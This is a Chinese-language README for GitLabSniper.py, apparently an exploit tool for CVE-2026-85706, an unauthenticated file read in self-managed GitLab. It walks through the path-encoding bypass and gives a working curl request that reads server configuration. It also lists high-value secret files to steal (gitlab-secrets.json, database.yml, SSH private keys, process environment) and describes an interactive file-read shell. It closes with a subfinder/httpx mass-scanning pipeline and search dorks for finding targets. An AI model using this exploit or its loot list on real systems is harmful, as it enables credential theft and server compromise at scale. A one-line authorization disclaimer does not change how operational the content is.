
CVE-2026-85706 — GitLab CE/EE 未认证任意文件读取
检测 · 公开项目枚举 · 战利品 · 交互式 shell · subfinder/httpx 流水线





作者: Yunus Emre Öztaş (mitsec)
X: x.com/ynsmroztas
GitHub: github.com/ynsmroztas
网站: ynsmroztas.github.io
邮箱: [email protected]
仅可在你拥有或获得明确授权测试的系统上使用(漏洞赏金 / VDP / 书面合同)。
GitLabSniper.py 是一个单文件 Python 扫描/利用工具,针对 CVE-2026-85706:自管理 GitLab 社区版和企业版中的未认证本地文件读取漏洞。
它不会止步于“版本看起来受影响”。它会触发 Workhorse 解析器差异绕过,对 Rails 响应进行分类,并且仅当 400 响应体在 invalid %-encoding (...) 中包含文件字节时才打印 FILE LEAK。
| 区间 | 版本 |
|---|---|
| 受影响 | 18.7 – 19.1.7 · 19.2.0 – 19.2.5 · 19.3.0 – 19.3.1 |
| 已修复 | 19.1.8 / 19.2.6 / 19.3.2 (2026-09-10) |
| 不在范围内 | gitlab.com · GitLab Dedicated |
三个仓库端点位于 Workhorse requestBodyUploader 之后:
POST /api/v4/projects/:id/repository/commitsPOST /api/v4/projects/:id/repository/files/:file_pathPUT /api/v4/projects/:id/repository/files/:file_pathRails 接收原始的 file.path 字段,并在 authenticate! 之前执行 File.open。require_gitlab_workhorse! 在这里并不是真正的关卡:Workhorse 已经为它代理的任何内容打上了有效的 Gitlab-Workhorse-Api-Request JWT。
Workhorse 本应首先重写上传内容。它的路由正则匹配 EscapedPath() 以及一个从不进行百分号解码的 path.Clean 克隆。而 Puma 在 Grape 路由之前会进行 %XX 解码。
攻击者
  POST /api/v4/projects/35/repository/%63ommits
  POST /api/v4/projects/35/repository/commits/          ← 尾部斜杠也能绕过
       ?file=&file.path=/etc/passwd&file.size=1
       &Content-Type=application/x-www-form-urlencoded
        │
        ▼
Workhorse     正则看到 "%63ommits" / "commits/"  → 未命中(不重写)
        │
        ▼
Puma          解码 %63 → commits                 → 路由到 Rails
        │
        ▼
Rails         File.open(params[:file][:path])       → 在认证之前
        │
        ▼
Rack          parse_nested_query(File.read(path))
              不是 %HH 的孤立 "%"
        │
        ▼
HTTP 400      Invalid parameter: invalid %-encoding (<原始文件字节>)
file= 为空可满足 requires :file, WorkhorseFile(空 → nil)。泄露通道是 urlencoded 分支。JSON/Oj 不会以相同方式回显文件字节——该工具始终发送 Content-Type=application/x-www-form-urlencoded。
//、/./、%2F 和 ; 不能绕过:path.Clean 会规范化前两者,而 Puma 会拒绝 %2F。
项目 id 不是“从哪个仓库窃取文件”。file.path 是服务器绝对路径。id 只是到达易受攻击控制器的 URL 片段。
| 端点 | 项目要求 |
|---|---|
files (%66iles) | 任意 id 通常都有效——File.open 在项目检查之前 |
commits (%63ommits、commits/、commits.json) | 需要一个匿名用户可以 read_code 的项目。否则返回 404 Project Not Found |
这就是该工具枚举 GET /api/v4/projects 并跳过受限 id 的原因。
确认泄露需要响应体中出现以下子串:
invalid %-encoding (
没有孤立 % 的文件仍可能被打开(read-noecho / 稍后 branch is required),但不会回显。那是一个预言机,而不是可报告的转储。
x-gitlab-* / 登录页)+ 可见时的版本范围GET /api/v4/projects)1..7)%63ommits · %72epository · %66iles/ · .jsonleak · leak-fragment · read-noecho · missing · project-gate · rewrite · noroute--auto 战利品列表(hostname、passwd、secrets.yml、gitlab-secrets.json、gitlab.rb、database.yml、ssh 密钥、environ)cat、loot、secrets、passwd、project <id>、curl)httpx -sc -td -title、httpx -json、去除 ANSI-o)pip install requests
python3 GitLabSniper.py -h
Python 3.10+。无其他依赖。
python3 GitLabSniper.py -u https://gitlab.example.com --auto
python3 GitLabSniper.py -u https://gitlab.example.com --auto --shell
python3 GitLabSniper.py -u https://gitlab.example.com --file /etc/gitlab/gitlab-secrets.json
python3 GitLabSniper.py -u https://gitlab.example.com --project-id 35 --auto
python3 GitLabSniper.py -u https://gitlab.example.com --shell
[email protected]> help
[email protected]> cat /etc/passwd
[email protected]> secrets
[email protected]> loot
[email protected]> project 35
[email protected]> curl /etc/gitlab/gitlab.rb
[email protected]> exit
subfinder -d example.com -silent \
  | httpx -silent -sc -td -title \
  | python3 GitLabSniper.py --pipe --auto -o hits.jsonl

subfinder -d example.com -silent \
  | httpx -silent -json \
  | python3 GitLabSniper.py --pipe --auto -q -o hits.jsonl

# stdin 不是 TTY → 隐含 --pipe
cat hosts.txt | python3 GitLabSniper.py --auto
解析器接受:
https://gitlab.example.comhttps://gitlab.example.com [200] [GitLab] [nginx]httpx -json 对象(url / status_code)host 和 host:port[0] / 超时 / 空行| 参数 | 含义 |
|---|---|
-u / -t / --target | 单个基础 URL |
--pipe | 从 stdin 读取目标 |
-f / --list | 主机文件 |
--file | 要读取的一个绝对路径 |
--auto / --loot | 高价值 GitLab 文件列表 |
--shell | 交互式文件读取 shell |
--project-id | 强制指定项目 id(默认:枚举 + 回退) |
--max-projects | 限制枚举/回退 id 数量(默认 8) |
--force | 即使指纹较弱也扫描 |
--threads | 流水线工作线程数(默认 8) |
--timeout | 秒数(默认 15) |
-o | hits.json 或 hits.jsonl |
-q | 静默 |
--no-banner | 不显示横幅 |
退出码:0 泄露 · 1 仅预言机 / 流水线中无泄露 · 2 无可用信号。
| 标签 | 含义 | 可报告? |
|---|---|---|
leak | invalid %-encoding ( + 文件字节 | 是——已确认 |
leak-fragment | 部分回显 | 可能,附上响应体 |
read-noecho | 打开后返回 401 / branch is required,文件中无 % | 仅预言机 |
missing | local file not present——绕过已到达磁盘 | 存在性预言机 |
project-gate | 404 Project Not Found | 尝试另一个公开 id |
rewrite | Workhorse 重写了请求体(Invalid json) | 此形式已失效 |
noroute | 普通 404 | 已修复或路径错误 |
other | 500 / 残留 | 声称前先转储响应体 |
不要仅凭 read-noecho 就提交严重漏洞。
/etc/hostname
/etc/passwd
/etc/os-release
/opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml
/opt/gitlab/embedded/service/gitlab-rails/config/gitlab.yml
/opt/gitlab/embedded/service/gitlab-rails/config/database.yml
/etc/gitlab/gitlab-secrets.json
/etc/gitlab/gitlab.rb
/var/opt/gitlab/gitlab-rails/etc/secrets.yml
/opt/gitlab/embedded/service/gitlab-rails/config/initializers/secret_token.rb
/root/.ssh/id_rsa
/var/opt/gitlab/.ssh/id_rsa
/proc/self/environ
回显时影响最大:secrets.yml、gitlab-secrets.json、database.yml(secret_key_base、otp_key_base、数据库密码)。
curl -sk -X POST \
  "https://gitlab.example.com/api/v4/projects/35/repository/commits/?file=&file.path=%2Fopt%2Fgitlab%2Fembedded%2Fservice%2Fgitlab-rails%2Fconfig%2Fgitlab.yml&file.size=1&Content-Type=application/x-www-form-urlencoded"
易受攻击的实例会返回类似以下的 JSON:
{"message":"400 Bad request - Invalid parameter: invalid %-encoding (## GitLab settings\n gitlab:\n host: gitlab.example.com\n ... )"}
在某些主机上 %63ommits 返回 401,而 /repository/commits/(尾部斜杠)才是泄露的形式。该工具会遍历所有变体。
http.html:"GitLab" http.status:200
http.html:"Sign in · GitLab"
ssl:"gitlab" port:443
"X-Gitlab-"
配合 subfinder | httpx | GitLabSniper.py --pipe --auto 使用。